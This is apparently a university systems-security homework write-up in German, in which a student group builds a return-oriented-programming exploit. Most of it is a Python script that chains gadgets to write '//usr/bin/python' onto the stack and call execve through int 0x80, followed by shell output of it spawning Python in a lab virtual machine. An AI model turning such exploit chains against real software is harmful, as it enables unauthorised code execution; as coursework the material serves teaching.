


Systemsicherheit - 5. Übung

Dennis Rotärmel, Niklas Entschladen, Tobias Ratajczyk, Gruppe Q

June 30, 2019

1 Verketteten von ROP-Gadgets

Zunächst verschiebt das erste Gadget den ESP und verändert einen Wert auf 0, und zwar die Zelle, wo sich die \x90 Bytes befinden. Die zweiten \x90 Bytes werden durch `pop esi` aus dem Stack entnommen, daher darf hier keine für die ROP Chain relevante Instruktion stehen.



buffer

→

Figure 1.1: ROP-Chain um `/bin/dash` auszuführen

2 ROP-basierter Exploit

Folgender Code liefert die ROP-Chain (ropChain.py):

```
1 rop = ''
2 rop += 'A'*112
3
4 #pop esi; -> esi zeigt auf die 0xffffce70 im Stack!
5 rop += '\xd8\x96\x04\x08'
6 rop += '\x70\xce\xff\xff'
7
8 #pop eax; pop edx; pop ebx;
9 #der String soll im eax stehen, die x90 bytes sind padding Bytes
10 rop += '\xe4\x5d\x05\x08'
11 rop += '//us'
12 rop += '\x90\x90\x90\x90'
13 rop += '\x90\x90\x90\x90'
14
15 #mov dword ptr [esi], eax; add esp, 4; pop ebx; pop esi;
16 #schreibe den String Stueck fuer Stueck in den Stack rein,
17 #der Pointer vom ESI wird dabei um 4 erhoeht
18 #x90 Bytes = Padding
19 rop += '\x40\x57\x05\x08'
20 rop += '\x90\x90\x90\x90'
21 rop += '\x90\x90\x90\x90'
22 rop += '\x74\xce\xff\xff'
23
24 #pop eax; pop edx; pop ebx;
25 #der String soll im eax stehen, die x90 bytes sind padding Bytes
26 rop += '\xe4\x5d\x05\x08'
27 rop += 'r/bi'
28 rop += '\x90\x90\x90\x90'
29 rop += '\x90\x90\x90\x90'
30
31 #mov dword ptr [esi], eax; add esp, 4; pop ebx; pop esi;
32 #schreibe den String Stueck fuer Stueck in den Stack rein,
33 #der Pointer vom ESI wird dabei um 4 erhoeht
34 #x90 Bytes = Padding
35 rop += '\x40\x57\x05\x08'
36 rop += '\x90\x90\x90\x90'
```

```

37 rop += '\x90\x90\x90\x90'
38 rop += '\x78\xce\xff\xff'
39
40 #pop eax; pop edx; pop ebx;
41 #der String soll im eax stehen, die x90 bytes sind padding Bytes
42 rop += '\xe4\x5d\x05\x08'
43 rop += 'n/py'
44 rop += '\x90\x90\x90\x90'
45 rop += '\x90\x90\x90\x90'
46
47 #mov dword ptr [esi], eax; add esp, 4; pop ebx; pop esi;
48 #schreibe den String Stueck fuer Stueck in den Stack rein,
49 #der Pointer vom ESI wird dabei um 4 erhoeht
50 #x90 Bytes = Padding
51 rop += '\x40\x57\x05\x08'
52 rop += '\x90\x90\x90\x90'
53 rop += '\x90\x90\x90\x90'
54 rop += '\x7c\xce\xff\xff'
55
56 #pop eax; pop edx; pop ebx;
57 #der String soll im eax stehen, die x90 bytes sind padding Bytes
58 rop += '\xe4\x5d\x05\x08'
59 rop += 'thon'
60 rop += '\x90\x90\x90\x90'
61 rop += '\x90\x90\x90\x90'
62
63 #mov dword ptr [esi], eax; add esp, 4; pop ebx; pop esi;
64 #schreibe den String Stueck fuer Stueck in den Stack rein,
65 #der Pointer vom ESI wird dabei um 4 erhoeht
66 #x90 Bytes = Padding
67 rop += '\x40\x57\x05\x08'
68 rop += '\x90\x90\x90\x90'
69 rop += '\x90\x90\x90\x90'
70 rop += '\x80\xce\xff\xff'
71
72 #xor eax, eax; eax = 0 setzen
73 rop += '\xd0\x5e\x05\x08'
74
75 #mov dword ptr [esi], eax; add esp, 4; pop ebx; pop esi;
76 #Wert von Adresse des ESI-Pointers auf 0 setzen
77 #x90 = padding
78 rop += '\x40\x57\x05\x08'
79 rop += '\x90\x90\x90\x90'
80 rop += '\x90\x90\x90\x90'


```

```

81 rop += '\x84\xce\xff\xff'
82
83 #cdq; edx = 0setzen
84 rop += '\xf5\xce\x05\x08'
85
86 #pop ebx;
87 #ebx zeigt nun auf den String '//usr/bin/python'
88 rop += '\xc9\x81\x04\x08'
89 rop += '\x70\xce\xff\xff'
90
91 #eax auf 0xb setzen
92 #inc eax;
93 rop += '\xea\xbc\x07\x08'
94 rop += '\xea\xbc\x07\x08'
95 rop += '\xea\xbc\x07\x08'
96 rop += '\xea\xbc\x07\x08'
97 rop += '\xea\xbc\x07\x08'
98 rop += '\xea\xbc\x07\x08'
99 rop += '\xea\xbc\x07\x08'
100 rop += '\xea\xbc\x07\x08'
101 rop += '\xea\xbc\x07\x08'
102 rop += '\xea\xbc\x07\x08'
103 rop += '\xea\xbc\x07\x08'
104
105 #xor ecx, ecx; int 0x80
106 #ecx leeren und interrupt ausfuehren
107 rop += '\x21\xec\x06\x08'
108
109 print(rop)

```

Eingabe von `./rop "$(python ropChain.py)"` in der Shell liefert:



```

syssec@syssec-VirtualBox:~/h05$ ./rop "$(python ropChain.py)"
Python 2.7.15rc1 (default, Nov 12 2018, 14:31:15)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print("Hello World!")
Hello World!
>>>
KeyboardInterrupt
>>> exit()
syssec@syssec-VirtualBox:~/h05$ 

```

Figure 2.1: Ergebnis vom Ausführen des Codes `ropChain.py`